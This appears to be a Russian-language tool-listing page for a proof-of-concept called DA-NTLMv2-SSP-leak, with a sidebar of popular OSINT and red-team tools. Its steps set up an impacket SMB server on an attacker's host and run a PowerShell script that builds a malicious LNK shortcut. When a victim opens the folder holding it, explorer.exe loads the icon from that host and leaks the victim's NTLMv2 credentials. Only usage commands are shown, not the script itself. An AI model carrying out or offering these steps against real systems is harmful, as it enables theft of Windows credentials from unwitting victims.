
DA-NTLMv2-SSP-leak

Шаги


Запустите responder сервер на вашем сервере

# put the binary (for example Taskmgr.exe) in the directory and run the SMB server.
impacket-smbserver share . -smb2support

Создайте вредоносный LNK с помощью powershell на другой машине, а затем передайте его жертве (вредоносная загрузка, загрузка через SMB...)

# Replace the values with the path, the responder server IP and the file name on the server. Note: It can take 20 to 30 seconds.
.\poc.ps1 -path "C:\users\user\desktop" -ip "<serverIP>" -share "<share>" -file "<payload.exe>"


Процесс explorer.exe отобразит иконку, автоматически загрузив файл и просматривая заголовки RT_ICON и RT_GROUP_ICON в секции .rsrc

Примечания


Этот код предназначен только для образовательных и исследовательских целей.
Автор не несет ответственности за любое неправомерное использование этого кода.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    491
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    462
  • 3

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    345
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    340
  • 5

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    306
  • 6

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    292

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




